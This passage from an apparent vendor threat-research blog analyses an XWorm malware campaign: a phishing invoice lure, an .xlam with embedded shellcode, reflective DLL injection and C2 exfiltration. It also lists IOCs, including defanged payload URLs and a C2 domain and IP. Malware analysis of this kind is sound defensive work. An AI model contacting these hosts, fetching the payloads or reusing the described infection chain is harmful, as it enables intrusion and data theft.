


Fig. 13 *- DiE tool analysis*

The DLL file uses several encryption techniques for analysis to be difficult such as RSACryptor, Virtualization, Fake. cctor, and many more.

Since the DLL file is loaded in memory as a byte array, we won't be able to debug the file standalone. So, we need to debug the module while it is running in the memory of our original file, UXO.exe.

On performing further analysis, we observed "CreativeAI.dll" runs another Dll in the memory named as "DriverFixPro.dll" using Reflective DLL injection.

Fig. 14 *- DriverFixPro DLL loaded in memory*




***Fig. 15** - Reflective .DLL injection*

Third Stage DLL Analysis (DriverFix Pro.dll)

Let us dump and extract this new DLL and check its content statically and dynamically. For statically analysing the file we will using DiE (Detect It Easy) and PeStudio to look for interesting artifacts.

When we loaded the file in PeStudio, we found more interesting strings and imports as seen in the figure below:




***Fig. 16** – Suspicious strings and imports*

Upon viewing the file in DnSpy, the file is found to be having a lot of obfuscated codes which hinders the analysis. For analysis, the only option we have is to set breakpoints and step through each class looking for any human readable code.




***Fig. 17** - Heavily obfuscated .DLL code*

Further debugging is out of scope from the perspective of this blog. Hence, when the file is loaded in memory it already performed the injection to its own process (UXO.exe) and we were able to dump the memory strings of the file. The strings from the memory dump show an interesting name “UD_XWormClient 6.5” which gives us indication of the malware belonging to the XWorm family.

Final Stage C2 connection




Fig. 18 - Memory strings showing presence of “UD_XWormClient”

After successful injection, the file tries to connect to IP: 158.94.209[.]180 where malware exfiltrates its data. When we tried to look up relations for 158.94.209[.]180 on Virus Total, we found it to be hosting a domain “berlin101[.]com:6000”. This domain is recognized as a C2 for XWorm malware.

Fig. 19 - *UXO[.]exe network connection*

Conclusion

The campaign is delivered by phishing email, using a fake invoice as a lure. The email has an Office file (.xlam) attachment, which, on downloading and opening, shows a blank or corrupted Office file. This malicious document has an embedded oleObject1.bin file, which hides embedded shellcode. The shellcode, when executed it, initiates connection to retrieve and deploy secondary payload.

The second payload, which was an executable was found to be .NET binary that reflectively loaded into the memory. The file which was loaded in memory is found to be a .dll file which was also .NET compiled.

The second stage .DLL file from memory uses heavily obfuscated packing and encryption techniques. This second stage .DLL file loaded another .DLL file in memory again using reflective DLL injection which was further responsible for final execution of malware.

The next and final step performs a process injection in its own main executable file, maintaining persistence and exfiltrating data to its Command & Control servers. The C2s where data was exfiltrated was found to be related to XWorm family.

Protection Statement

- **Stage 2 (Lure)** - Phishing email associated with this attack was identified and blocked by email security analytics.
- **Stage 5 (Dropper File)** – The dropper files are added to Forcepoint malicious database and are blocked.
- **Stage 6 (Call Home)** - C2 servers are categorized under the security category and blocked.

IOCs

Indicators	Type
78a6e7ff6a7f584481d99919458b990a6945fa0c	**.xlam**
0e2e77ed3a826f1926de588a9827479fe0d8c494	**oleObj.bin**
ec8ac36d43b18781ba991d3f96243671fd19ee0d	**Shellcode**
hxxp://alpinreisan1[.]com/UXO[.]exe hxxp://alpinreisan1[.]com/HGR[.]exe hxxp://alpinreisan1[.]com/HGX[.]exe	**URLs**
04b93bef69ccad7bf8ac4e5c4ee87191ab750cca	**Executable**
d97ed60de226af9876769ac2e94185cf1b25d676 eed853525f94896aea67eea5c6897329107a07e6	**DLL files**
berlin101[.]com:6000 158.94.209[.]180:6000	**C2**


Prashant Kumar

Prashant serves as a Security Researcher for the X-Labs Threat Research Content. He spends his time researching web and email-based cyberattacks with a particular focus on URL research, email security and analyzing malware campaigns.

Read more articles by Prashant Kumar→

In the Article

- Future Insights 2025




Future Insights 2025Read the Series →

Forcepoint

X-Labs

Get insight, analysis & news straight to your inbox

By submitting this form, you agree to our terms and to receiving communications from Forcepoint, you acknowledge our privacy policy and you consent to the processing of your data. You can unsubscribe at any time.



To the Point

Cybersecurity

A Podcast covering latest trends and topics in the world of cybersecurity

Listen Now